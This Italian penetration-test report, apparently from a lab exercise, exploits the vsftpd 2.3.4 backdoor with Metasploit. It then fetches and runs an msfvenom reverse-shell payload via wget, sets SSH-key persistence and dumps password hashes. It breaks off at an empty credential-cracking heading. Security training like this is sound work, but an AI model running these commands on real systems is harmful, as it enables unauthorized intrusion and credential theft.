In questa relazione, descriverò i passi che ho seguito per compromettere un sistema target utilizzando una vulnerabilità nota nel server vsftpd versione 2.3.4. Successivamente, spiegherò come ho mantenuto l'accesso al sistema compromesso e come ho estratto le credenziali degli utenti e dei servizi presenti sulla macchina.

Sfruttamento della Vulnerabilità vsftpd 2.3.4 Backdoor Command Execution

- **Metasploit Framework**

Avvio di Metasploit:

```
msfconsole
```

Ricerca delle exploit per vsftpd:

```
search vsftpd
```

Risultato: `exploit/unix/ftp/vsftpd_234_backdoor`

Selezione dell'exploit:

```
use exploit/unix/ftp/vsftpd_234_backdoor
```

Impostazione del target:

```
set RHOSTS 192.168.221.131
```

Esecuzione dell'exploit:

```
run
```

Impatto

L'esecuzione dell'exploit ha fornito una sessione shell come utente root (uid=0(root) gid=0(root)) sulla macchina target, permettendo il pieno controllo del servizio compromesso.

Mantenimento dell'Accesso

Obiettivo

L'obiettivo di questa fase è stato quello di stabilire un accesso persistente alla macchina target, anche in caso di riavvii del sistema o interruzioni della connessione.

Metodologia

La metodologia prevedeva l'aggiornamento della sessione shell iniziale a una sessione Meterpreter più stabile e ricca di funzionalità. Successivamente, è stata mantenuta la persistenza tramite una chiave SSH utilizzando un modulo specifico di Metasploit.

Tecniche Utilizzate

Aggiornamento alla Sessione Meterpreter

Descrizione: La sessione shell iniziale è stata aggiornata a una sessione Meterpreter usando un payload personalizzato.

Strumenti: Metasploit, msfvenom

Generazione del payload:

```
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.221.128 LPORT=4444 -
f elf > myscript.elf
```

Hosting del payload sulla macchina attaccante:

```
bash
python -m http.server 80
```

Download ed esecuzione sul target dalla sessione vsftpd :

```
wget http://192.168.221.128/myscript.elf; chmod +x myscript.elf; ./myscript.elf
```

Persistenza della Chiave SSH

Descrizione: Stabilire la persistenza della chiave SSH per mantenere l'accesso al sistema target.

Strumenti: Modulo `linux/manage/sshkey_persistence` di Metasploit

Preparazione del listener Meterpreter:

```
use multi/handler
set LHOST 192.168.221.128
set LPORT 4444
run
```

Messa in background della sessione Meterpreter:

```
Ctrl Z
```

Configurazione della persistenza della chiave SSH:

```
use linux/manage/sshkey_persistence
set SESSION 1
set USERNAME <userWeFirstCompromised>
set VERBOSE true
run
```

L'uso del modulo `sshkey_persistence` ha garantito l'accesso continuo al sistema target tramite SSH, anche se la sessione Meterpreter iniziale venisse persa o la connessione dell'exploit vsftpd venisse interrotta.

Estrazione delle Credenziali degli Utenti e dei Servizi

Messa in background della sessione Meterpreter recente:

```
Ctrl Z
```


Utilizzo del modulo `linux hashdump` in Metasploit:


```
use post/linux/gather/hashdump
set SESSION 1
run
```


Cracking delle Credenziali

